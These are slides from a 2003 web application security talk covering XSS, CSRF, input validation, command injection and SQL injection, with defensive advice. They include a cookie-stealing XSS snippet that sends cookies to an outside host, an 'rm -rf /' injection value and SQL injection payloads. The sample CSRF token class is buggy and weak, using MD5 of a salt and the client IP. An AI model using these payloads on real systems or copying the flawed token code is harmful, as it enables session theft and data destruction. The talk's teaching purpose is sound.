



Next: Who am I?

Welcome

Web Application Security

MIT Security Camp

August 21, 2003. Boston, MA.

Chris Lambert <chris@ccs.neu.edu>

<http://www.clambert.org/talks/>



Previous: Welcome

Next: Why this talk?

Who am I?

A bit about me

- Computer Science student at Northeastern University
- Founder of White Crown Networks, a small internet application security firm
- Have consulted for PayPal, Vivendi Universal, Infogrames USA, & vBulletin
- First time speaker



Previous: Who am I?

Next: Coverage

Why this talk?

Why web security?

- More and more of what we do is done on the web:
- Grade management, scheduling, communication, administration, support
- Web security is growing in importance, but still largely ignored in favor of traditional models
- Often the weakest link into your network



Previous: Why this talk?

Next: XSS Intro

Coverage

What this talk is not about

- Exploits involving auxiliary client technologies: ActiveX, Java, Flash, Javascript
- Vulnerable web servers or their child applications: Apache, tthttpd, PHP, Perl, ASP

What this talk is about

- Problems with stateless HTTP client/server trust
- Cross Site Scripting & Client Side Request Forgeries
- Coding guidelines for working with the web



[Previous: Coverage](#)

[Next: XSS Description](#)

XSS Intro

Cross Site Scripting (XSS)

- Attackers exploit weaknesses in web applications to push client side code to other users
- When code is received from the server, browsers trust it as they do legitimate code
- Two classifications: stored and proxied



Previous: XSS Intro

Next: Stored vs. Proxied

XSS Description

XSS: How It Works

- Applications are vulnerable when users can directly modify output of a page
- If unfiltered, JavaScript can be used to execute arbitrary code or, steal cookies

```
<script>
document.location="http://clambert.org/steal?" +
document.cookie;</script>
```



Previous: XSS
Description

Next: XSS Stored
Example

Stored vs. Proxied

XSS: Stored Exploit

- Examples: message boards, guestbooks, weblogs
- User input is anticipated, more obvious to prevent
- Submitted data should be, and often is, filtered to remove HTML

XSS: Proxied Exploit

- Examples: error messages, webmail, debugging pages
- Since user input mostly comes unexpected, can be difficult to recognize
- Any foreign data should be filtered to reduce risk




Previous: Stored vs.
Proxied



Next: XSS Proxying
Example

XSS Stored Example

Guestbook




Guestbook tainted with Malicious Code



Innocent Client browser trusts content associated with Innocent Server

Malicious code trusted and executed by Innocent Client browser









Previous: XSS Stored Example Next: Simple Solution

XSS Proxying Example

Error Page Redirect



Innocent Client browser trusts content associated with Innocent Server

Code trusted and executed by Innocent Client browser



->

Code executes and sends cookies to Malicious Server

->





Previous: XSS Proxying Example

Next: CSRF Intro

Simple Solution

XSS: The Solution

- Luckily, XSS has a fairly simple solution
- Do not allow unfiltered user data to be displayed to end users, even to themselves
- Remove HTML entirely or translate entities (< and > to < and >)
- Suggested to filter all data except what you need, rather than allowing all data except what you don't



Previous: Simple Solution

Next: CSRF Description

CSRF Intro

Client Side Request Forgeries (CSRF)

- Traditional authentication model: Users login, and all further requests from them are authorized
- Attackers force a user into submitting a request without their consent or knowledge
- So requests sent **through** the authenticated user are also treated as valid



Previous: [CSRF Intro](#)

Next: [CSRF Example](#)

CSRF Description

CSRF: How It Works

The SRC attribute of an `` tag is requested by the browser on page load. The server doesn't know you want an image, and the browser doesn't know it's not getting one.

```

```

Forces the user to request a Google search without their consent. Now, for something more interesting.






Previous: CSRF Description


Next: CSRF Solutions

CSRF Example

Auction Server



Innocent Client is already authenticated with the server





Previous: CSRF
Example

Next: Token Based
Solution

CSRF Solutions

CSRF: How to stop it

- Force HTTP POST over GET?
- Verify referrers?
- Token based system to verify intent



Token Based Solution

Normal web form

```
<form action="bid.cgi" method="POST">
<input type="text" name="price"/>
<input type="submit">
</form>
```

Token based form

```
<form action="bid.cgi" method="POST">
<input type="hidden" name="token" value="<?=$csrf->getToken()?>" />
<input type="text" name="price"/>
<input type="submit">
</form>
```

Token based validation

```
<?
if ($csrf->checkToken($_REQUEST[token])) {
    placeBid($_REQUEST[price]);
}
?>
```

Example Source


```
<?php
class CSRF {
    var $salt;
    var $id;
    function CSRF($salt, $id) {
        $this->salt = $salt;
        $this->id = $id;
    }

    function getToken() {
        return md5($this->salt . $this->id);
    }

    function checkToken($token) {
        return ($token == getToken());
    }
}
$csrf = new CSRF("camp salt", $REMOTE_ADDR);
?>
```

Alternative

For additional security, you can grant one time, one use tokens by keeping a record of them in a data store. This increases the level of security, as a user will receive a different token for each action they perform.



Previous: Token Based Solution

Next: Data Integrity

Best Practices

Best Practices

- Verify Data Integrity
- Data Tampering
- Command Injection
- SQL Injection
- Need To Know



Previous: Best Practices

Next: Data Tampering

Data Integrity

Helps prevent against XSS

Check data types:

```
<?
if (is_int($age)) { ... }
?>
```

Check allowed values:

```
<?
if (in_array(strtoupper($state),
array("RI", "MA", "CT", "VT", "NH", "ME"))) {
    ...
}
?>
```

Filter unexpected HTML

```
<?
$firstname = strip_tags($_GET[firstname]);
$firstname = htmlentities($_GET[firstname]);
?>
```



Previous: Data Integrity

Next: Command injection

Data Tampering

Hash when persisting with cookies or hidden fields

Bad Cookie

```
loggedin=true  
user=admin
```

Better Cookie

```
user=admin  
passhash=72e4fb8f76b9782b79a91e549325bc6a
```

Bad Field

```
<input type="hidden" name="u" value="admin"/>
```

Better Field

```
<input type="hidden" name="u" value="admin"/>  
<input type="hidden" name="salthash"  
value="72e4fb8f76b9782b79a91e549325bc6a"/>
```



Previous: Data Tampering

Next: SQL Injection

Command injection

- Look out for `..`, and a leading `/` when dealing with the file system
- Use built in language functionality rather than the shell: `move($f1, $f2)` versus ``mv $f1 $f2``
- When using the shell, watch out for escapes: ``finger $username` ...` with `$username` being `" ; rm -rf /"`



Previous: Command injection

Next: Need To Know

SQL Injection

Escape quotes in user data:

```
SELECT * FROM users WHERE username = '$user' AND password =  
'$pass';  
$user = "' OR '1' = '1"
```

Multiple queries:

```
SELECT * FROM dates WHERE day = '$today';  
$today = "2003-06-09'; DELETE FROM dates;"
```

Modified Insertion:

```
INSERT INTO user (name, password, access) VALUES ('$name',  
'$password', '1');  
$password = "mypass', 500), ('dummy', 'user"
```



Previous: [SQL Injection](#)

Next: [More Info](#)

Need To Know

- Use appropriate permissions wherever possible
- Log analyzer needs only to read log files, not write to them
- Database frontend only needs to select pages, not insert them
- Protects critical data from not as critical applications



Previous: Need To Know

Next: Thank You

More Info

Web security resources

- *Open Web Application Security Project* (<http://www.owasp.org>)
- *Apache XSS Information* (<http://httpd.apache.org/info/css-security/>)
- *Original discussion about CSRF* (<http://www.tux.org/~peterw/csrf.txt>)



Previous: More Info

Thank You

Web Application Security

MIT Security Camp

August 21, 2003. Boston, MA.

Chris Lambert <chris@ccs.neu.edu>

<http://www.clambert.org/talks/>

